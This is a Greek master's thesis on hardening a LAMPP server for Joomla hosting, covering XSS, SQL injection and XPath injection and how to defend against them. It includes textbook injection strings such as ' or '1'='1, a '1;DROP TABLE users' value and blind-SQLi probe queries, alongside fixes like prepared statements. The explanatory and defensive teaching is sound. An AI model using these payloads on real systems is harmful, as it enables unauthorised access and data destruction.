ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΜΕΤΑΠΤΥΧΙΑΚΟΥ ΚΑΤΕΥΘΥΝΣΗΣ
ΔΙΚΤΥΟΚΕΝΤΡΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ ΜΕ ΘΕΜΑ:

ΑΣΦΑΛΕΙΑ ΣΤΟ LAMPP

ΔΗΜΙΟΥΡΓΙΑ SERVER ΓΙΑ ΦΙΛΟΞΕΝΙΑ ΙΣΤΟΣΕΛΙΔΩΝ JOOMLA ΜΕ ΧΡΗΣΗ ΤΟΥ LAMPP

ΝΤΟΥΝΑΣ ΘΕΟΔΩΡΟΣ: ΜΕ07097

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ: *ΞΕΝΑΚΗΣ ΧΡΗΣΤΟΣ*

Αφιερώνεται στους γονείς μου

Ευχαριστίες

Θέλω να ευχαριστήσω θερμά τον κ. Ξενάκη Χρήστο και τον κ. Νταντογιάν Χριστόφορο για την βοήθεια που μου παρείχαν για την ολοκλήρωση της διπλωματικής μου.

Επίσης, θέλω να ευχαριστήσω την οικογένειά μου και την κοπέλα μου για τη συμπαράστασή τους.

Περιεχόμενα

Κατάλογος Εικόνων

ΚΕΦΑΛΑΙΟ

1. ΕΙΣΑΓΩΓΗ

1.1. Εισαγωγή

Το Internet αποτελεί πλέον ένα μέσο επικοινωνίας, διαφήμισης, πληροφόρησης διαδεδομένο σε μεγάλη κλίμακα σε όλους τους τομείς της καθημερινότητας. Με ένα εύρος από απλές ιστοσελίδες για προβολή μέχρι ηλεκτρονικά καταστήματα και υπηρεσίες e-banking, ένα θέμα είναι πάντα κοινό: η ασφάλεια. Τα μέτρα που πρέπει να ληφθούν σε κάθε περίπτωση είναι διαφορετικά. Πρέπει, όμως, πάντα να θεωρούμε απαραίτητο βήμα την ασφάλεια της εφαρμογής μας και τα μέτρα που πρέπει να πάρουμε για την αποφυγή κλοπής δεδομένων ή ακόμα και την κακόβουλη εκμετάλευση του server μας.

1.2. Τι είναι το LAMPP

LAMPP (ή XAMPP for Linux) σημαίνει «Linux / Apache / MySQL / PHP / Perl». Το LAMPP είναι ένα πακέτο από ήδη υπάρχουσες εφαρμογές με σκοπό να παρέχει ευκολία και ταχύτητα στην εγκατάσταση και ρύθμιση σε οποιονδήποτε θέλει να δοκιμάσει τις δυνατότητες του web server.

Σύμφωνα με τους κατασκευαστές, το LAMPP είναι ένα εργαλείο προσανατολισμένο στην ανάπτυξη εφαρμογών και όχι στη χρήση ως περιβάλλον παραγωγής. Για το λόγο αυτό, στο LAMPP, όλες οι δυνατότητες που υπάρχουν είναι ενεργοποιημένες, έτσι ώστε να παρέχονται στον προγραμματιστή όλα τα εργαλεία και οι δυνατότητες του web server για την ανάπτυξη των εφαρμογών του. Επιπλέον, με τις αρχικές του ρυθμίσεις, δεν απαιτείται κανένας κωδικός για την είσοδο οποιουδήποτε χρήστη σε οποιοδήποτε κομμάτι του server, από τη βάση δεδομένων μέχρι τον ftp server. Είναι ένα πλήρες ανοιχτό σύστημα για τον προγραμματιστή. Αποτέλεσμα, όμως, είναι να υστερεί σε ασφάλεια εάν χρησιμοποιηθεί με αυτές τις αρχικές του ρυθμίσεις.

Το «πακέτο» αυτό, όμως, αποτελεί σήμερα την πιο δημοφιλή και διαδεδομένη μορφή web server για φιλοξενία ιστοσελίδων. Είτε ως LAMPP, είτε ως μεμονομένα τα λογισμικά, αποτελούν μία δυνατή και σταθερή λύση για φιλοξενία ιστοσελίδων. Στατιστικά δείχνουν ότι αυτή τη στιγμή ένα μεγάλο μέρος του παγκόσμιου ιστού βασίζεται στο συνδυασμό Apache – MySQL – PHP – Open Source CMS (Joomla / Drupal / Wordpress).

1.3. Στόχος της μελέτης

Σκοπός της εργασίας αυτής είναι να μελετήσουμε τη δυνατότητα δημιουργίας ενός ασφαλούς server με βάση το LAMPP σε Ubuntu Server Edition 10.04. Θα κατασκευαστεί ιστοσελίδα και θα μετρηθούν οι επιπτώσεις της στη συνολική ασφάλεια του server.

Συγκεκριμένα, θα χρησιμοποιηθούν τα εξής:

- VMWare Workstation 6.5
- Ubuntu Server Edition 10.04
- LAMPP 1.7.3a
    - Apache 2.2.17, MySQL 5.5.8, PHP 5.3.5 & PEAR + SQLite 2.8.17/3.6.16 + multibyte (mbstring) support, Perl 5.10.1, ProFTPD 1.3.3d, phpMyAdmin 3.3.8, OpenSSL 1.0.0c, GD 2.0.1, Freetype2 2.1.7, libjpeg 6b, libpng 1.2.12, gdbm 1.8.0, zlib 1.2.3, expat 1.2, Sablotron 1.0, libxml 2.7.6, Ming 0.4.2, Webalizer 2.21-02, pdf class 009e, ncurses 5.7, mod_perl 2.0.4, FreeTDS 0.63, gettext 0.17, IMAP C-Client 2007e, OpenLDAP (client) 2.4.21, mcrypt 2.5.7, mhash 0.8.18, eAccelerator 0.9.6.1, cURL 7.21.0, libxslt 1.1.26, libapreq 2.12, FPDF 1.6, XAMPP Control Panel 0.8,bzip 1.0.5, PBXT 1.0.11-6-pre-ga (temporarily disabled), PBMS 0.5.15 (temporarily disabled), PBMSlib 0.5.15, ICU4C Library 4.2.1
- Joomla 1.5.22
- Auditing tools
    - Acunetix Web Vulnerability Scanner 7

- Nessus 4
- JoomScan

Το αποτέλεσμα της μελέτης αυτής θα μας δείξει εάν μπορούμε να εμπιστευτούμε την ασφάλεια του server και των δεδομένων μας στο LAMPP και το Joomla, καθώς και τα προβλήματα που θα έχουμε να αντιμετωπίσουμε και τρόπους να προστατευτούμε.

ΚΕΦΑΛΑΙΟ

2. ΜΕΡΙΚΟΙ ΤΥΠΟΙ ΕΠΙΘΕΣΕΩΝ

2.1. XSS - Cross Site Scripting

Η κατηγορία αυτή είναι ένα είδος ευπαθειών των web εφαρμογών, η οποία δίνει τη δυνατότητα στον επιτιθέμενο να εισάγει κώδικα σε μία ιστοσελίδα. Ο κώδικας αυτός θα εκτελείται κάθε φορά που κάποιος φορτώνει αυτή τη σελίδα και ο στόχος της επίθεσης αυτής το τερματικό που φορτώνει την ιστοσελίδα αυτή. Η κατηγορία αυτών των επιθέσεων (XSS) μπορεί να χρησιμοποιηθεί από τους επιτιθέμενους για να παρακάμψουν ελέγχους πρόσβασης. Οι επιθέσεις αυτές είναι από τις πλέον συχνές παγκοσμίως, με επιπτώσεις από μηδαμινές και ανούσιες έως και σοβαρότατες καθώς η κρισιμότητα της επίθεσης κρίνεται με βάση τα δεδομένα που υπάρχουν και διακινούνται στον server που φιλοξενεί την εφαρμογή που δέχτηκε την επίθεση.

Τα κενά ασφάλειας που σχετίζονται με τις cross-site scripting επιθέσεις δεν είναι παρά αδυναμίες των web εφαρμογών, οι οποίες επιτρέπουν στους επιτιθέμενους να παρακάμψουν μηχανισμούς ασφάλειας στη μεριά του χρήστη. Οι μηχανισμοί αυτοί είναι συνήθως μέρος του browser τον οποίο θα χρησιμοποιήσουμε για να δούμε μία σελίδα. Σκοπός του επιτιθέμενου είναι να ανακαλύψει διάφορους τρόπους για να εμπλουτίσει τον υπάρχον κώδικα μίας σελίδας με ένα δικό του κωδικα (script) και κατ' επέκταση να κερδίσει πρόσβαση σε πιο ευαίσθητα δεδομένα στα οποία δεν θα είχε πρόσβαση από μόνος του. Παραδείγματα όπως cookies, κωδικοί πρόσβασης και γενικότερα όλες οι πληροφορίες που αποθηκεύει ένας browser για την ευκολία της περιήγησης του χρήστη ή ακόμα και πληροφορίες που αποθηκεύει μία web εφαρμογή στον υπολογιστή ενός χρήστη για παρόμοιους λόγους, είναι οι πιο συνηθισμένοι στόχοι των επιτιθέμενων.

Η έκφραση «cross site scripting» αρχικά αναφερόταν στην ενέργεια κατά την οποία η υπό επίθεση ιστοσελίδα φορτωνόταν από μία άλλη ιστοσελίδα με τρόπο τέτοιο ώστε να εκτελεστεί κάποιος προετοιμασμένος κώδικας Javascript με στόχο

τον ίδιο τον server (reflected / non persistent XSS attack). Στη συνέχεια, όμως, οι επιθέσεις αυτές εξελίχθηκαν και πλέον μπορούν να γίνουν και μέσω άλλων γλωσσών (όπως Java, ActiveX, VBScript, Flash, ακόμα και καθαρή HTML) με αποτέλεσμα να προκαλούν ακόμα περισσότερη σύγχυση στον κόσμο της ασφάλειας.

Δεν πρόκειται, όμως, για ένα νέο είδος επιθέσεων. Έχουν καταγραφεί τέτοιες επιθέσεις ήδη από τις αρχές του ’90. Διακεκριμένα site όπως το Twitter, το Facebook και το MySpace έχουν πέσει θύματα XSS επιθέσεων στο παρελθόν. Επίσης, αξίζει να σημειωθεί ότι οι XSS επιθέσεις έχουν ξεπεράσει κατά πολύ την πιο κοινή κατηγορία αδυναμιών, τα buffer overflows και είναι πλέον εκείνες που καταγράφονται περισσότερο σε καθημερινή βάση. Στατιστικά δείχνουν ότι το 68% των ιστοσελίδων/web εφαρμογών είναι κατά πάσα πιθανότητα ανοιχτές σε XSS επιθέσεις.

Σε γενικές γραμμές οι επιθέσεις XSS μπορούν να χωριστούν σε τρεις κατηγορίες:

- Αποθηκευμένες επιθέσεις (**Stored XSS attacks**)
- Ανακλώμενες επιθέσεις (**Reflected XSS attacks**)
- Επιθέσεις μέσω DOM (**DOM based attacks / type-0 XSS**)

2.1.1. Αποθηκευμένες επιθέσεις (Stored XSS attacks)

Είναι οι επιθέσεις εκείνες στις οποίες ο «κακόβουλος» κώδικας είναι αποθηκευμένος στον ίδιο τον server που φιλοξενεί μια ιστοσελίδα/εφαρμογή. Μπορεί να είναι αποθηκευμένος στη βάση, σε ένα μήνυμα στο φόρουμ, σε ένα σχόλιο, γενικότερα οπουδήποτε μπορεί κάποιος χρήστης να εισάγει δεδομένα και να αποθηκευτούν για να τα προβάλει κάποιος άλλος χρήστης. Ο browser του θύματος, φορτώνοντας τη σελίδα που τον περιέχει, θα εκτελέσει αυτόματα τον «κακόβουλο» αυτό κώδικα.

2.1.2. Ανακλώμενες επιθέσεις (Reflected XSS attacks)

Είναι οι επιθέσεις εκείνες στις οποίες ο «κακόβουλος» κώδικας δεν βρίσκεται στον ίδιο τον server αλλά στα δεδομένα που θα εισάγει και θα στείλει ο χρήστης στον server μέσω ενός request. Οι επιθέσεις αυτές φτάνουν στα θύματα (τα οποία αυτή τη φορά είναι που θα εξαπολύσουν την επίθεση χωρίς προφανώς να το ξέρουν) με κάποιο άλλο τρόπο, όπως μέσω e-mail ή μέσω κάποιου άλλου server. Μόλις ο χρήστης ξεγελαστεί να ανοίξει ένα κακόβουλο link ή να στείλει μία φόρμα φτιαγμένη με συγκεκριμένο τρόπο για να κάνει μία δουλειά, ο κώδικας στέλνεται στον αδύναμο server ο οποίος αντανακλά την επίθεση πίσω στον browser του χρήστη. Ο browser, με τη σειρά του, θα εκτελέσει τον κώδικα που θα λάβει καθώς προέρχεται από «έμπιστο» server.

2.1.3. Επιθέσεις μέσω DOM (DOM based attacks / type-0 XSS)

Είναι οι επιθέσεις εκείνες στις οποίες ο «κακόβουλος» κώδικας εκτελείται ως αποτέλεσμα τροποποίησης του DOM (**Document Object Model**) της ιστοσελίδας που φορτώνει ο browser του θύματος. Αυτό σημαίνει ότι η ιστοσελίδα (δηλαδή το HTTP request) δεν αλλάζει στον server, αλλά κώδικάς της εκτελείται διαφορετικά απ' ότι θα έπρεπε εξαιτίας των τροποποιήσεων που έγιναν από τον «κακόβουλο» κώδικα. Όπως καταλαβαίνουμε, πρόκειται για έναν τελείως διαφορετικό τρόπο επιθέσεων σε σύγκριση με τις δύο προηγούμενες κατηγορίες στις οποίες η επίθεση οφείλεται σε κάποια αδυναμία του server.

2.1.4. Επιπτώσεις των XSS επιθέσεων

Οι επιπτώσεις των επιθέσεων αυτών είναι οι ίδιες ανεξαρτήτως του τύπου της επίθεσης. Η διαφορά έγκειται μόνο στον τρόπο με τον οποίο φτάνει ο κώδικας της επίθεσης στον server. Θα ήταν λάθος να θεωρήσουμε ότι ένα site που είναι μόνο για προβολή δεδομένων και δεν δέχεται είσοδο από χρήστες δεν είναι ευάλωτο σε αυτές τις επιθέσεις. Τα προβλήματα που μπορούν να προκύψουν από τις XSS επιθέσεις για τον τελικό χρήστη ποικίλουν σε κρισιμότητα, από μία μικρή

ενόχληση έως και πλήρη έλεγχο του λογαριασμού του χρήστη. Οι πιο σοβαρές επιθέσεις αφορούν στην κλοπή των cookies της συνεδρίας του χρήστη, κάτι που επιτρέπει στον επιτιθέμενο να «κλέψει» τα δεδομένα της συνεδρίας του browser και να κερδίσουν πρόσβαση στο λογαριασμό του χρήστη. Άλλες καταστροφικές επιπτώσεις αυτών των επιθέσεων συμπεριλαμβάνουν τη γνωστοποίηση αρχείων του χρήστη ή και μόνο την κλοπή τους, εγκατάσταση διαφόρων ιών (όπως Trojans, Worms) κτλ στον υπολογιστή του χρήστη, ανακατεύθυνση του χρήστη σε άλλες σελίδες, ή ακόμα και τροποποίηση των δεδομένων της σελίδας (π.χ. για μελλοντικές DOM επιθέσεις).

Επίσης, κάποια site παρέχουν πληροφορίες για εταιρίες, για φάρμακα, για μετοχές και τα αποτελέσματα μπορούν να ποικίλουν από χάσιμο χρημάτων μέχρι και θάνατο ανθρώπων εάν π.χ. αλλαχθούν δεδομένα δοσολογιών σε ένα αξιόπιστο φαρμακευτικό site.

Συνοψίζοντας, εάν δεν δώσουμε την πρέπουσα σημασία στην ασφάλεια για να αποτρέψουμε τέτοιες επιθέσεις, θα αφήσουμε την εφαρμογή μας ευάλωτη και παρακάτω αναφέρονται μερικές από τις επιπτώσεις που μπορεί να υποστούμε:

- Κλοπή στοιχείων λογαριασμών χρηστών μέσω παραβίασης της συνεδρίας του browser του χρήστη (συνήθως cookies)
- Παραβίαση ιδιωτικότητας του θύματος μέσω παρακολούθησης του ιστορικού περιήγησής του στο Internet.
- Κατάχρηση στοιχείων λογαριασμών του χρήστη και της εμπιστευτικότητάς του.
- Καταγραφή πληκτρολογήσεων των επισκεπτών του site (key logging).
- Κατάχρηση του ίδιου του server και των πόρων του για ιδιοτελείς σκοπούς.
- Εκμετάλλευση του browser των επισκεπτών από τον επιτιθέμενο.
- Κλοπή δεδομένων (ευαίσθητων και μη).

- Παραμόρφωση της ιστοσελίδας/εφαρμογής και/ή βανδαλισμός της.
- Προσθήκη διαφόρων links σε κάποια σελίδα.
- Κλοπή διαβαθμισμένου περιεχομένου ενός site.
- Έχει επίσης παρατηρηθεί ότι ιστοσελίδας που παραβιάστηκαν μέσω XSS επιθέσεων χρησιμοποιήθηκαν απίσης και για τους παρακάτω σκοπούς:
- Σάρωση του υπόλοιπου εσωτερικού δικτύου του server για περαιτέρω αδυναμίες.
- Εξαπόλυση DOS επιθέσεων (**Denial Of Service**)
- Εξαπόλυση επιθέσεων Brute Force

2.2. SQL Code Injection

Η επίθεση αυτή αφορά στην εκμετάλλευση του επιπέδου της βάσης δεδομένων μιας εφαρμογής web. Η αδυναμία υπάρχει όταν τα δεδομένα που εισάγονται από τον χρήστη δεν φιλτράρονται σωστά με αποτέλεσμα ο επιτιθέμενος να μπορέσει να εκτελέσει επιπλέον εντολές στην βάση δεδομένων από αυτές που θα έπρεπε να εκτελεστούν. Αποτελεί μια εκδοχή μια γενικότερης κατηγορίας προβλημάτων-αδυναμιών που εμφανίζονται όταν χρησιμοποιούνται περισσότερες από μία γλώσσες προγραμματισμού ή scripting γλώσσες για τη δημιουργία μιας εφαρμογής. Είναι επίσης γνωστές ως **επιθέσεις εισαγωγής SQL (SQL Insertion attacks)**. Στη συνέχεια, θα μελετήσουμε τα λάθη που μπορούν να δημιουργήσουν ευπάθειες εκμεταλεύσιμες από αυτές τις επιθέσεις.

2.2.1. Λάθος φιλτράρισμα χαρακτήρων διαφυγής

Αυτός ο τύπος εισαγωγής SQL κώδικα οφείλεται σε δεδομένα που δεν φιλτράρει μια εφαρμογή για να αφαιρέσει χαρακτήρες διαφυγής και τα οποία στη συνέχεια εισάγονται σε μια SQL εντολή. Το αποτέλεσμα είναι να μπορέσει ο επιτιθέμενος

να αλλάξει την μορφή και το νόημα του ερωτήματος που θα εκτελεστεί στην βάση δεδομένων.

Παραδείγματος χάριν, ας υποθέσουμε ότι σε κάποιο site όταν εισάγουμε όνομα χρήστη, τρέχει το εξής ερώτημα (query) στη βάση δεδομένων:

```
query = "SELECT * FROM `users` WHERE `name` = '" + $userName
+ "';"
```

Σκοπός του ερωτήματος είναι να επιστρέψει έναν και μόνο χρήστη. Εάν το σύστημα μας επιτρέψει να εισάγουμε την τιμή `' or '1'='1` ή ακόμα και την τιμή `' or '1'='1';/*'` για όνομα χρήστη, τότε το αποτέλεσμα είναι να παρακάμψουμε το WHERE σκέλος του ερωτήματος και να εκτελεστεί στη βάση ένα SELECT ερώτημα το οποίο θα επιστρέψει όλες τις εγγραφές του πίνακας, δηλαδή όλους τους χρήστες του συστήματος. Εάν το παραπάνω σενάριο αποτελούσε διαδικασία πιστοποίησης χρηστών, τότε με το παραπάνω κόλπο θα μπορούσαμε να πραγματοποιήσουμε είσοδο στο σύστημα επειδή '1' = '1' είναι πάντα αληθές.

2.2.2. Λανθασμένος χειρισμός του τύπου των δεδομένων

Αυτός ο τύπος επίθεσης συμβαίνει όταν η εφαρμογή δεν χειρίζεται σωστά τον τύπο των δεδομένων σε σχέση με το τύπο του πεδίου στον πίνακα της βάσης. Για παράδειγμα, ας πάρουμε ένα αριθμητικό πεδίο που δεν ελέγχεται ώστε να εισάγονται μόνο αριθμοί. Τότε, στο SQL ερώτημα

```
query = "SELECT * FROM `userinfo` WHERE `id` = " +
$a_variable + ";"
```

θα μπορούσε κάποιος να επιτεθεί εισάγοντας την τιμή `1;DROP TABLE `users``. Η τιμή για το πεδίο στην SQL θα πρέπει να είναι αριθμητική, ο χρήστης όμως μπορεί να εισάγει μόνο strings. Έτσι, χωρίς τον κατάλληλο χειρισμό ώστε να μετατραπεί σε αριθμητική η τιμή που εισάγει πριν εκτελεστεί το ερώτημα, το αποτέλεσμα θα ήταν ολέθριο καθώς θα γινόταν διαγραφή του πίνακα **users**.

Μία απλή αλλά αποτελεσματική λύση είναι η εξής:

```
query = "SELECT * FROM `userinfo` WHERE `id` = " +
(int)$a_variable + ";"
```

σε περίπτωση που είναι τύπου int.Υπάρχει, όμως, πάντα η περίπτωση να το παραλείψει κάποια στιγμή ο προγραμματιστής. Μια γενικότερη λύση ελέγχου του τύπου των δεδομένων συνίσταται ως καλύτερη πρακτική κατά την ανάπτυξη μιας εφαρμογής.

2.2.3. Αδυναμίες του server της βάσης δεδομένων

Μερικές φορές μπορεί να υπάρχουν προβληματα και αδυναμίες στο ίδιο τον server της βάσης δεδομένων. Αυτά είναι προβλήματα για τα οποία ο προγραμματιστής δεν μπορεί να κάνει καμία ενέργεια για να την αποτρέψει. Πρέπει ο διαχειριστής του server της βάσης δεδομένων να ενημερώνεται εγκαίρως για τυχόν ενημερώσεις ασφαλείας του λογισμικού του server του και να προχωρά άμεσα σε εγκατάσταση των ενημερώσεων για αποφυγή επιθέσεων που οφείλονται σε αυτές τις αδυναμίες.

2.2.4. Blind SQL Injection

Είναι μία ιδιαίτερη περίπτωση SQL Injection επιθέσεων στην οποία τα αποτελέσματα του ερωτήματος που ζητάει ο χρήστης δεν επιστρέφονται για προβολή. Στις περιπτώσεις αυτές τα ερωτήματα έχουν λογική true-false απαντήσεων στην εφαρμογή έτσι ώστε να εμφανιστεί ή όχι κάποιο κομμάτι της σελίδας που δεν είναι άμεσα συνδεδεμένο με τα δεδομένα του ερωτήματος. Πρόκειται για επιθέσεις πιο δύσκολες και, φυσικά, πολύ περισσότερο χρονοβόρες καθώς η ανακάλυψη της δομής της βάσης γίνεται με πολύ πιο αργούς ρυθμούς.

2.2.5. «Υπό όρους» Αποκρίσεις (Conditional Responses)

Ένας άλλος τρόπος επίθεσης Blind SQL injection είναι να διαμορφώσουμε τα ερωτήματα που θα στείλουμε στη βάση με τέτοιο τρόπο ώστε να αποτελούν

λογικές προτάσεις και να ελέγξουμε τα αποτελέσματα σε μια οθόνη της εφαρμογής.

```
SELECT `booktitle` FROM `booklist` WHERE `bookId` =
'OOk14cd' AND '1'='1';

SELECT `booktitle` FROM `booklist` WHERE `bookId` =
'OOk14cd' AND '1'='2';
```

Κατά πάσα πιθανότητα τα προηγούμενα δύο ερωτήματα θα έχουν διαφορετικό αποτέλεσμα ως προς την εμφάνισή της. Με τον τρόπο αυτό θα μπορούσε ο επιτιθέμενος να βεβαιωθεί ότι η σελίδα είναι ευάλωτη σε επιθέσεις τύπου SQL injection και στη συνέχεια να προχωρήσει δοκιμάζοντας διάφορα ερωτήματα που θα του επιστρέψουν απαντήσεις true-false και να μπορέσει σιγά-σιγά να αποκτήσει μια ιδέα για τους πίνακες και τα πεδία της βάσης.

2.2.6. «Υπό όρους» λάθη (Conditional Errors)

Στην περίπτωση αυτή, ο επιτιθέμενος δημιουργεί ερωτήματα που θα του επιστρέψουν λάθη εάν το WHERE κομμάτι του ερωτήματος είναι σωστό. Για παράδειγμα, στο ερώτημα

```
SELECT 1/0 FROM `users` WHERE `username`='Ralph';
```

το λάθος (διαίρεση με το 0) θα εμφανιστεί μόνο εφόσον στον πίνακα **users** υπάρχει το πεδίο **username** και καταχώρηση που το πεδίο αυτό να έχει την τιμή **Ralph.**

2.2.7. Time delays

Είναι ένας τύπος επίθεσης Blind SQL injection κατά τον οποίο θα ζητήσουμε από τον SQL server να τρέξει ένα τέτοιο ερώτημα ώστε το αποτέλεσμα να είναι μεγάλος χρόνος καθυστέρησης στην απόκρισή του. Ο επιτιθέμενος, στη συνέχεια, θα πρέπει να μετρήσει τον χρόνο απόκρισης φόρτωσης της σελίδας για να αποφασίσει εν τέλει εάν το ερώτημα που έστειλε ήταν αληθές ή ψευδές.

2.2.8. Προστασία από αυτές τις επιθέσεις

Για να μπορέσουμε να προστατευτούμε από αυτές τις επιθέσεις πρέπει να ελέγχουμε πάντα τα δεδομένα που εισάγονται από τους χρήστες στην εφαρμογή μας. Πρέπει να αποφεύγουμε να εισάγουμε τα δεδομένα αυτά στα ερωτήματα που θα εκτελεστούν στην βάση παρά μόνο εφόσον είμαστε σίγουροι ότι είναι «καθαρά» και έγκυρα από οποιαδήποτε κακόβουλη προσπάθεια. Παρακάτω θα δούμε μερικούς τρόπους να πρφυλάξουμε την εφαρμογή μας και τα δεδομένα μας.

Παραμετροποιημένα ερωτήματα

Σε όλες τις γλώσσες προγραμματισμού ή ακόμα και scripting γλώσσες υπάρχει η δυνατότητα να εκτελέσουμε στη βάση δεδομένων παραμετροποιημενα ερωτήματα, τα γνωστά από την SQL, prepared statements. Με τον τρόπο αυτό προστατευόμαστε διότι η βάσεις δεδομένων, όταν τους ζητηθεί ένα τέτοιο ερώτημα προετοιμάζει το σύνολο των καταχωρήσεων χωρίς τις παραμέτρους (WHERE) και στη συνέχεια φιλτράρει ακόμα περισσότερο με βάση τις παραμέτρους. Έτσι δεν μπορεί κάποιος να τροποποιήσει μέσω κάποιας string παραμέτρου την φύση του ερωτήματος και επίσης είμαστε σίγουροι ότι ο τύπος των δεδομένων θα είναι ο σωστός.

```
$db_connection = new mysqli("localhost", "user", "pass",
"db");

$statement = $db_connection->prepare("SELECT thing FROM
stuff WHERE id = ?");

$statement->bind_param("i", $id);

$statement->execute();
```

Το παραπάνω είναι ένα παράδειγμα σε php το οποίο δείχνει συνοπτικά (και χωρίς έλεγχο λαθών) τον τρόπο με τον οποίο μπορεί κανείς να εκτελέσει prepared sql statements σε μια MySQL βάση.

Χρήση RDBMS ή ORM μηχανών

Είναι δύο διαφορετικά εργαλεία αλλά και προσεγγίσεις για τη σύνδεση εφαρμογών με τις βάσεις τους. Παρέχουν βιβλιοθήκες τις οποίες χρησιμοποιούν οι προγραμματιστές για να συνδεθούν με τις βάσεις τους, να εκτελέσουν ερωτήματα σε αυτές, πάντα με γνώμονα την ευκολία στην υλοποίηση και τη συντήρηση και φυσικά την ασφάλεια.

Διαφυγή χαρακτήρων

Είναι η πιο απλή και άμεση προσέγγιση στο «καθάρισμα» των δεδομένων αλλά και η πιο χρονοβόρα και επιρρεπής σε λάθη. Ο λόγος δεν είναι άλλος από το γεγονός ότι πριν από κάθε SQL ερώτημα πρέπει να ελέγχονται τα δεδομένα και μετά να χρησιμοποιούνται και δεν είναι καθόλου δύσκολο κάποια στιγμή να ξεχαστεί κάποιος προγραμματιστής και να παραβλέψει να ελέγξει κάποια δεδομένα. Η δημιουργία ενός στρώματος που θα ελέγχει πάντα τα δεδομένα που κινούνται μέσα σε μία εφαρμογή μπορεί να μειώσει τα λάθη αν όχι να τα εξαλείψει τελείως και αυτός είναι και ο προτεινόμενος αν καταλήξουμε (για οποιοδήποτε λόγο) να επιλέξουμε αυτή τη λύση.

2.3. XPATH Injection

2.3.1. Τι είναι η XPath

Η γλώσσα XPath σχεδιάστηκε δημιουργήθηκε κυρίως για την χρήση XML αρχείων/εγγράφων. Στις δοκιμές επιθέσεων XPath Injection, ελέγχουμε αν είναι δυνατό να εισάγουμε δεδομένα σε μία εφαρμογή έτσι ώστε να εκτελεστούν XPath ερωτήματα τα οποία ελέγχει ο χρήστης. Όταν βρεθεί μία τέτοια αδυναμία και την εκμεταλευτεί κανείς με επιτυχία, τότε μπορεί να επιτρέψει στον επιτιθέμενο να παρακάμψει μηχανισμούς πιστοποίησης χρηστών ή να αποκτήσει πρόσβαση σε πληροφορίες στις οποίες δεν θα είχε δικαίωμα πρόσβασης.

2.3.2. Μια μικρή περιγραφή του προβλήματος

Οι web εφαρμογές χρησιμοποιούν κατά κόρον βάσεις δεδομένων για αποθήκευση και πρόσβαση στα δεδομένα που χρειάζονται για τις διάφορες λειτουργίες τους. Μέχρι πρόσφατα, οι βάσεις δεδομένων ήταν η πιο κοινή λύση για αποθήκευση δεδομένων, τα τελευταία χρόνια όμως, αυξάνεται όλο και περισσότερο η δημοτικότητα των βάσεων δεδομένων που οργανώνουν τα δεδομένα τους μέσω της γλώσσας XML. Όπως χρησιμοποιούμε την SQL για να εκτελέσουμε ερωτήματα σε μια βάση δεδομένων, με παρόμοιο τρόπο χρησιμοποιούμε και την XPath για να ανακτήσουμε δεδομένα από XML έγγραφα. Επομένως, καθώς η XPath λειτουργεί με παρόμοια λογική με την SQL, είναι ενδιαφέρον το γεγονός ότι οι επιθέσεις XPath Injection είναι παρόμοιες με τις επιθέσεις SQL Injection.

Από μια άποψη, η XPath είναι πολύ πιο δυνατή από την SQL, καθώς η δύναμή της βασίζεται στις προδιαγραφές της και έχει παρατηρηθεί ότι ένα μεγάλο μέρος των τεχνικών που χρησιμοποιούνται για επιθέσεις SQL Injection βασίζονται σε χαρακτηριστικά της γλώσσας SQL. Αυτό σημαίνει ότι οι επιθέσεις XPath Injection μπορούν να είναι πολύ περισσότερο προσαρμοστικές και με πολύ γενικότερη ισχύ. Ένα άλλο πλεονέκτημα των επιθέσεων αυτών είναι ότι, αντίθετα με την SQL, δεν απαιτούνται λίστες ελέγχου πρόσβασης (ACLs) και το ερώτημά μας μπορεί να έχει πρόσβαση σε όλο το XML έγγραφο.

2.3.3. Οι επιθέσεις XPath Injection

Είναι τεχνικές επιθέσεων που χρησιμοποιούνται για την εκμετάλευση αδυναμιών εφαρμογών που συντάσσουν XPath ερωτήματα από δεδομένα που εισάγει ο χρήστης για αναζήτηση δεδομένων μέσα σε XML έγγραφα. Μπορούν να χρησιμοποιηθούν κατευθείαν από μια εφαρμογή ως αναζήτηση σε ένα XML έγγραφο ή ως μέρος μιας μεγαλύτερης διαδικασίας όπως η μετατροπή XSLT εγγράφου σε XML έγγραφο. Η σύνταξη της XPath έχει πολλές ομοιότητες με την σύνταξη της SQL και είναι πραγματικά δυνατό να εκτελεστούν ερωτήματα XPath σε ένα XML έγγραφο τα οποία να μοιάζουν με SQL ερωτήματα. Για παράδειγμα, ας υποθέσουμε ότι ένα XML έγγραφο περιέχει στοιχεία με το όνομα **user**, τα

οποία περιέχουν τρία υποστοιχεία με τα ονόματα **name**, **password** και **account**. Το παρακάτω XPath ερώτημα ζητά να επιστραφεί ο αριθμός λογαριασμού του χρήστη με το ονομα **jsmith** και κωδικό πρόσβασης **Demo1234** ή κενό string αν δεν υπάρχει αυτό ο χρήστης:

```
string(//user[name/text()='jsmith' and
password/text()='Demo1234']/account/text())
```

Εάν μια εφαρμογή δημιουργεί τα XPath ερωτήματα κατά την εκτέλεση και χρησιμοποιεί δεδομένα από τους χρήστες για να το καταφέρει, τότε είναι πολύ πιθανό ένας κακόβουλος χρήστης να επιτεθεί στην εφαρμογή και να την αναγκάσει να δημιουργησει τα ερωτήματα για να εξυπηρετήσει τους δικούς του σκοπούς και όχι τους πραγματικούς και αναμενόμενους.

2.3.4. Περιγραφή των επιθέσεων

Με τον ίδιο τρόπο όπως και στην SQL, οι επιθέσεις XPath Injection συμβαίνουν όταν μια web εφαρμογή χρησιμοποιεί δεδομένα που εισάγουν οι χρήστες για να κατασκευάσει τα ερωτήματά της στα XML δεδομένα. Στέλνοντας «κακόβουλα» ερωτήματα στην εφαρμογή, ένας επιτιθέμενος μπορεί να ανακαλύψει τη δομή των XML δεδομένων που χρησιμοποιεί η εφαρμογή. Μπορεί ακόμα και να καταφέρει να αποκτήσει περισσότερα δικαιώματα πρόσβασης από ότι θα έπρεπε να έχει και να αποκτήσει πρόσβαση στην εφαρμογή εάν τα δεδομένα τα οποία «χτυπήσει» χρησιμοποιούνται για πιστοποίηση χρηστών.

